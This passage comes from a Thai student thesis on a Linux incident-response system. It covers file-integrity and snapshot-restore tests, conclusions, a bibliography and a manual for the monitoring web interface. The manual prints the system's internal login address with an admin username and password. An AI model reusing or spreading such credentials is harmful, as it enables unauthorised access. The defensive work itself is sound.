5. ใช้ ส่วนของความถูกต้องของไฟล์เพื่อตรวจว่าfile ที่ทำการดักจับได้นั้นถูกเปลี่ยนแปลงหรือเปล่าหรือเปล่าเวลาไหนเมื่อไร

File Integrity :

Page : [1]

ID	File / Directory Name	Error Detail	Time
1	[illegible]	This file has been modified	2007-01-29 14:24:15

รูปที่ 4.8 ใช้โปรแกรมสำหรับเชก file integrity

4.4 การทดสอบที่ 3 ทดสอบการกู้คืนระบบ


1. ทำการ snapshot file path ที่สำคัญ

2.ทำการกู้คืนระบบของไฟล์ที่โดนเปลี่ยนแปลง

4.4.1 ผลการทดสอบ


จากการทดสอบพบว่า

1. ทำการเลือก path ที่จะทำการ snapshot และconfig เวลาการเก็บให้เหมาะสม




รูปที่ 4.9 การทำ snapshot

2. ตรวจสอบดูว่าระบบได้ทำการbackup หรือเปล่า



รูปที่ 4.10 file ที่ได้ทำการ snapshot

3. ทำการกู้คืนระบบ



รูปที่ 4.11 ทำการเลือก file ที่ทำการ restore

4. ตรวจสอบดูว่าไฟล์ได้ทำการกู้คืนระบบได้อย่างถูกต้อง

รูปที่4.12 ทำการ restore เสร็จสมบูรณ์

บทที่ 5
บทวิจารณ์และสรุป

5.1 วิเคราะห์และสรุปผลการทดสอบ

วิเคราะห์ผลการทดลอง

จากการทดลองที่ได้ทดสอบมาได้ผลเป็นที่น่าพอใจ เนื่องจากระบบที่เตรียมเอาไว้สามารถทำการเก็บข้อมูลหลักฐานได้อย่างครบถ้วน และแสดงผลออกมาได้ถูกต้องตามที่ออกแบบไว้ และสามารถป้องกันการโจมตีรูปแบบที่ต้องการได้ทั้งหมด ทั้งการโจมตีผ่านทางครือข่าย และการโจมตี ส่วนการฟื้นฟูระบบเมื่อเกิดความผิดปกติที่หลุดรอดจากการป้องกันของระบบนั้นนอกจากเราจะฟื้นฟูข้อมูลให้กลับมาเหมือนเก่าแล้ว ก็ควรจะนำข้อมูลหลักฐานที่เกี่ยวข้องต่างๆมาตัดสินใจเพื่อหาสาเหตุของความผิดปกติ และคิดค้นวิธีป้องกันเพื่อพัฒนาระบบของเราต่อไป

5.2 ปัญหาและอุปสรรค

ในช่วงระหว่างการพัฒนาชุดโปรแกรมตอบสนองเมื่อเกิดการละเมิดความปลอดภัยนั้นได้ประสบปัญหาต่างๆ หลายประการ ซึ่งได้รวบรวมมาและสรุปเป็นข้อๆ ดังนี้

1. เนื่องจากโครงงานนี้เป็นโครงงานต่อเนื่องจากปีการศึกษาที่แล้วดังนั้นจึงค่อนข้างเสียเวลาค่อนข้างมากในการที่จะศึกษาโครงงานเดิม และประกอบกับ log book เดิมที่มีข้อมูลไม่ครบถ้วน ทำให้ค่อนข้างที่จะกินเวลามากขึ้น

2 การใช้ระบบปฏิบัติการลีนุกซ์เป็นระบบปฏิบัติการหลักที่ใช้ในการทำโครงงานนั้นบ่อยครั้งที่มีปัญหากับเวอร์ชั่นของเคอร์นัล และปัญหาต่างๆ ที่เกิดจากตัวเคอร์นัล เอง ซึ่งส่งผลให้ต้องใช้เวลาในการศึกษาและเข้าใจว่าการพัฒนาควรจะใช้ เคอร์นัล เวอร์ชั่นอะไรให้มีความเสถียรมากที่สุด และเนื่องจากระบบที่พัฒนานั้นจะมีปัญหาเรื่อง environment ของระบบของ linux นั้นค่อนข้างจะหลากหลาย ทำให้ประสบปัญหาว่า environment ของระบบไม่ค่อยจะตรงกับ แหล่งอ้างอิงที่ใช้ในการพัฒนาโปรแกรม ซึ่งส่งผลให้ใช้เวลาแก้ปัญหาส่วนนี้เป็นอย่างมาก

3. ในการพัฒนาโปรแกรมนั้นจะมีการทำงานสอดคล้องกันระหว่างหลายภาษาทำให้ format ของ variable ต่างๆนั้นไม่ค่อยจะตรงกัน เช่น ตัวแปรเวลาที่ได้มาจากการทำงานของโปรแกรมที่พัฒนาจากภาษา C นั้น จะต้องมีการแก้ไขก่อนที่จะทำการบันทึกหรือติดต่อข้อมูลกับฐานข้อมูลก่อน มิฉะนั้นตัว Web Application จะไม่สามารถเรียกดูข้อมูลในส่วนนั้นได้ วิธีแก้ไขคือพัฒนาให้ตัวแปรต่างๆอยู่ในรูป variable ซึ่งขึ้นอยู่กับการทำงานของ application ใด application หนึ่ง ซึ่งหากมีการติดต่อมาจาก application อื่น ก็ให้มีการปรับเปลี่ยนจากส่วนของ application นั้น ให้สอดคล้องกับอีกส่วนหนึ่งแทน

4. ในการพัฒนาระบบที่ได้ออกแบบไว้นั้น ในช่วงแรกประสบปัญหากับเทคนิค และ วิธีการในการพัฒนาระบบซึ่งมีหลากหลายวิธี ส่งผลให้ค่อนข้างจะเสียเวลาในการเลือกวิธีการและเทคนิคต่างๆ ว่าเหมาะสมหรือไม่อย่างไรในการนำมาพัฒนาระบบ

5. ในการเขียนส่วนของ Web Application นั้นจะพัฒนาบนภาษา php ซึ่งจะต้องมีการติดต่อกับไฟล์ต่างๆใน system ซึ่งถือว่าจะต้องใช้คำสั่งที่นอกเหนือจากการพัฒนาของตัว Web Application ทั่วๆไป ทำให้เมื่อพัฒนาจะต้องหาแหล่งอ้างอิง หรือแหล่งความรู้ต่างๆ มาเพิ่มเติม

6. การหาหลักฐานเพื่อเตรียมให้ผู้ดูและระบบสืบหาหลักฐานนั้น จำเป็นจะต้องรู้ถึงรูปแบบการโจมตีในรูปแบบต่างๆ และเทคนิคต่างๆ ที่ผู้บุกรุกจะใช้เพื่อหลบหลีกการตามรอย และต้องรู้ว่าเหตุการณ์แบบใดที่ผิดปกติ และเหตุการณ์ใด เป็นเหตุการณ์ปกติ

7. ในการเก็บ Snapshot หากมีการสั่งให้ระบบทำการเก็บ Snapshot พร้อมๆ กันในหลายๆ Directory อาจทำให้ซีพียูทำงานหนักจนไม่สามารถประมวลผลงานอย่างอื่นได้ ซึ่งเป็นปัญหาตกค้างจากการทำงานของปีที่แล้ว แต่ได้ปีการศึกษานี้ได้แก้ไขดดยแยกการทำงานของทำ Snapshot ไปอีก Server หนึ่ง จึงพอที่จะลดทอนปัญหาส่วนนี้ได้ส่วนหนึ่งแต่ก็ยังไม่เพียงพอ เนื่องจากเครื่องที่ใช้นั้นมีทรัพยากรไม่เพียงพอ

5.3 แนวทางการประยุกต์และพัฒนา

1. พัฒนาระบบให้สามารถรองรับตัว Server ที่ให้บริการได้เยอะขึ้น ในพื้นฐานของตัวระบบที่เท่าเดิม ซึ่งสามารถทำได้หากมีการแก้ไข Code ของระบบที่ถูกต้องและมีเครื่องคอมพิวเตอร์ที่มีศักยภาพพอในการพัฒนา
2. ทำการปรับปรุง Source Code ที่ได้เขียนให้มีประสิทธิภาพและรัดกุมมากขึ้น รวมทั้งเพิ่มการดัก error หรือ exception บางส่วนด้วย
3. ผู้บุกรุกที่มีความสามารถอาจทำการตัดการเชื่อมต่อระหว่างเครื่อง Server ที่ทำการดูแลและส่งข้อมูลจึงต้องเพิ่มส่วนที่ทำหน้าที่ตรวจสอบการเชื่อมต่อดังกล่าว
4. พัฒนาให้ระบบมีกระบวนการเคลียร์ค่า log file ต่างๆ ที่เก่า ซึ่งอาจจะแยกไว้ Backup ต่างๆ เพื่อให้ประสิทธิภาพในการ Query ข้อมูล เพื่อดู log ต่างๆ นั้นมีมากขึ้น
5. พัฒนาให้ระบบมีส่วนของป้องกันการ Exploit Code ที่มากขึ้น นอกเหนือจากการป้องกันบัฟเฟอร์โอเวอร์โฟลว์ ที่เกิดจากการเรียกใช้ ไลบรารี ภาษา C เท่านั้น
6. พัฒนาให้ระบบสามารถ alert การตรวจจับสิ่งผิดปกติที่เกิดขึ้นการทำงาน ซึ่งอาจมีผลกระทบขั้นร้ายแรงต่อระบบ หรือ เซิฟเวอร์ที่ให้บริการ โดยอาจจะให้มีการแจ้งเตือนผ่านเมลล์ หรือ sms หาก ผู้ดูแลหรือ Administrator ของระบบ หากไม่ได้ดูผลการทำงานของระบบอยู่ เช่น อาจติดธุระสำคัญๆ เป็นต้น
7. ทำการ Harden ระบบให้มีความปลอดภัยมากขึ้น

บรรณานุกรม

[1] ThaiCert. "การรับมือกับเหตุการณ์ละเมิดความปลอดภัยคอมพิวเตอร์และเครือข่าย" : http://www.thaicert.nectec.or.th/paper/incident/handling.htm. 2543.

[2] ThaiCert. "ระบบตรวจจับการบุกรุก" : http://www.thaicert.nectec.or.th/paper/ids/ids.php

[3] ThaiCert. "การติดตั้ง Snort แบบง่าย" : http://www.thaicert.nectec.or.th/paper/ids/snort.php

[4] ThaiCert. "ความรู้เบื้องต้นเกี่ยวกับการพิสูจน์ตัวตน" : http://www.thaicert.nectec.or.th/paper/authen/authentication_guide.php

[5] ACIS. "IDS และ IPS ควรเลือกใช้แบบใด" : http://www.acisonline.net/article_prinya_ids1.htm

[6] นายอภิชน ไวท์ยางกูร และนางสาวอังสนา วงศ์รัตนวิจิตร "ระบบตรวจจับผู้บุกรุกเครือข่ายบน-ยูนิกซ์" ปริญญานิพนธ์วิศวกรรมศาสตร์บัณฑิต ภาควิชาวิศวกรรมคอมพิวเตอร์ คณะวิศวกรรมศาสตร์ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง 2544

[7] นายพรชัย กอประเสริฐถาวรและนายลาภบุญเอก กมลพิกมุกต์ "ระบบตอบสนองเมื่อเกิดการละเมิดความปลอดภัย" ปริญญานิพนธ์วิศวกรรมศาสตร์บัณฑิต ภาควิชาวิศวกรรมคอมพิวเตอร์ คณะวิศวกรรมศาสตร์ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง 2548

[8] นายกิจชัย รังสิมันต์ไพบูลย์ และนายดลวัต ภัณฑ์สุข"ระบบต่อต้านการบุกรุกช่องโหว่ทางซอฟต์แวร์"ปริญญานิพนธ์วิศวกรรมศาสตร์บัณฑิต ภาควิชาวิศวกรรมคอมพิวเตอร์ คณะวิศวกรรมศาสตร์ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง 2548

[9] The Honeynet Project Team. 2547 **Know you enemy edition2**, Addison-Wesley, Boston

[10]Dr.E.Eugene Shultz , Russel Shumway. 2544 **Insident Response**, New Riders, Indiana

[11]Peter Jay Salzman,Michael Burian ,Ori Pomerantz 2548 The Linux Kernel Module Programming Guide

ภาคผนวก ก
คู่มือการใช้งาน

รายละเอียดของ Virtual Machine แต่ละเครื่อง


1. เครื่อง ResponseWall
   - มีการ์ดแลน 2 ใบซึ่งกำหนด IP Address เป็น 172.16.24.130 และ 161.246.5.32
2. เครื่อง LogServer
   - มีการ์ดแลน 1 ใบซึ่งกำหนด IP Address เป็น 172.16.24.128

การเข้าใช้งาน monitor ระบบ

เข้าสู่เว็บเพื่อ Monitor ระบบโดยเข้าทาง https://172.16.24.128:7777/ โดยก่อนเข้าใช้งานต้องทำการล็อกอินเข้าสู่ระบบก่อนโดยใช้ Username: admin และ Password: i#response

รูปที่ก.1 หน้าล็อกอินเข้าระบบ

หน้า Home ของระบบ



รูปที่ ก.2 หน้า Home ของระบบ

การใช้งาน

1. สามารถดูเหตุการณ์ที่ผิดปกติได้โดยจะมีการแจ้งเตือน ตามลำดับดังนี้
   1.1 เหตุการณ์ที่เก็บโดย syslog ของระบบ ซึ่งสามารถแจ้งการเปลี่ยนแปลงของไฟล์ต่างๆที่เกิดขึ้นได้
   1.2 เหตุการณ์ผิดปกติทางเครือข่าย
2. สามารถเชื่อมโยงไปยังหน้าต่างๆต่อไปนี้ได้
   2.1 หน้าการค้นหาไฟล์ที่โดนละเมิด เมื่อเลือก **FileIntegrity**
   2.2 หน้าการค้นหาเหตุการณ์ผิดปกติทางเครือข่าย เมื่อเลือก **Network**
   2.3 หน้าการค้นหาข้อมูลทาง syslog เมื่อเลือก **LogFile**


2.4 หน้าการค้นหาผู้ใช้ที่เข้าใช้งานระบบ เมื่อเลือก **Login**

2.5 หน้าการกู้คืนระบบ เมื่อเลือก **Recovery**

2.6 หน้าจัดการกับการเก็บ snapshot เมื่อเลือก **Snapshot Management**

2.7 หน้าที่ตรวจสอบการเปิดบริการของบระบบ เมื่อเลือก **Scan**


File Integrity



รูปที่ ก.3 หน้าเชกความถูกต้องของไฟล์

โดยจะมีการทำงานแบ่งออกเป็น 2 ส่วนซึ่งได้แก่การทำ Path control และ search ข้อมูล

ในส่วนของการทำ Path control นั้นก็เพื่อ add path ที่เราสามารถจะทำการ Integrity Checking ได้ลงไป จากนั้นเราสามารถที่จะเลือกให้ตรวจสอบ path นั้น , ทำ dummy ของ properties file ใหม่ หรือลบ path นั้นทิ้งไปได้



รูปที่ ก.4 ส่วนเชกและเพิ่มส่วนที่ต้องการ

และในส่วนที่ 2 คือการค้นหาไฟล์ที่โดนละเมิดโดยกำหนดค่าในการค้นหาได้ดังนี้


1. File or Directory name คือกำหนดให้ค้นหาจากชื่อไฟล์หรือไดเร็กทอรี่
2. Owner_old , Owner_new คือ จะค้นหาไฟล์ที่มีการเปลี่ยนแปลงเจ้าของไฟล์ตามที่กำหนด โดย อาจจะเลือกค้นหาจากเจ้าของก่อนไฟล์โดนเปลี่ยนแปลง หรือ หลังเปลี่ยนแปลง
3. Type คือรูปแบบว่าให้หาจากชื่อของ Regular File หรือ Directory
4. Time mode คือการกำหนดให้ค้นหาจากเวลา โดยเลือกได้ทั้ง เวลา timestamp , ctime (เวลาที่มีการเปลี่ยนแปลง) , mtime (มีการแก้ไข) ซึ่งเลือกรูปแบบทั้งก่อนและหลังการเปลี่ยนแปลง
5. Time วันเวลาที่ต้องการให้ค้นหาจากซึ่งกำหนดรูปแบบเวลาได้ที่ Time Mode

รูปที่ ก.5 ค้นหาในส่วนเชกความถูกต้องของไฟล์

เมื่อเลือกเสร็จ กด search เพื่อให้ทำการค้นหาตามที่กำหนด จะได้ผลการค้นหาออกมา

FileIntegrity - ผลการค้นหา warn alert critical

หลังจากกด search ก็จะแสดงผลของการค้นหาออกมา โดยที่จะแสดง ID , File / Directory Name , Error Detail , Timestamp โดยเมื่อเลือกไปที่ Index จะแสดงรายละเอียดการเปลี่ยนแปลงของไฟล์



รูปที่ก.6 ผลของการตรวจสอบความถูกต้องของไฟล์

FileIntegrity – รายละเอียดการเปลี่ยนแปลง

จะแสดงรายละเอียดการเปลี่ยนแปลง ของไฟล์ที่ได้เลือกมา นอกจากแสดงรายละเอียดต่างๆ แล้วยังสามารถเชื่อมโยงไปดูข้อมูลอื่นๆได้ดังนี้

1. ดูผู้ใช้ที่ใช้งานระบบอยู่ขณะที่มีการเปลี่ยนแปลงไฟล์ ซึ่งเป็นหน้าแสดงผู้ใช้ระบบ ซึ่งจะอธิบายต่อไปในหัวข้อ Login
2. เพิ่มรายชื่อไฟล์เข้าสู่ไฟล์ที่ต้องการกู้คืน
3. เช็คได้ว่าควรตรวจสอบไฟล์ที่แตกต่างกันได้จากที่ใดของเครื่อง Logserver


รูปที่ก.7 รายละเอียดของไฟล์

- **Network**

สามารถค้นหา packet ที่ตรงกับกฎการบุกรุกได้โดยตั้งค่าค้นหาได้ดังนี้

1. sensor คือการกำหนดให้ค้นหาจากการ์ดแลนที่กำหนด
2. signature คือกำหนดให้ค้นหาจากรูปแบบการบุกรุกที่กำหนด
3. signature class คือการกำหนดให้ค้นหาจากชนิดของรูปแบบการบุกรุก
4. Start time , End time คือกำหนดช่วงเวลาที่มี packet ที่กำหนดเข้าออก
5. IPaddress คือกำหนดให้ค้นหาจาก ip ที่กำหนด และ กำหนด ต้นทาง ปลายทางได้
6. proto คือกำหนดให้ค้นหาจาก โปรโตคอล
7. port คือกำหนดให้ค้นหาจากพอร์ตที่กำหนด
8. priority คือกำหนดให้ค้นหาจากความรุนแรง โดย 1 คือรุนแรงสุด ไปจนถึง 4 คือรุนแรงน้อยสุด

9. payload คือให้ค้นหาจากข้อมูล datapayload ของ packet นั้น

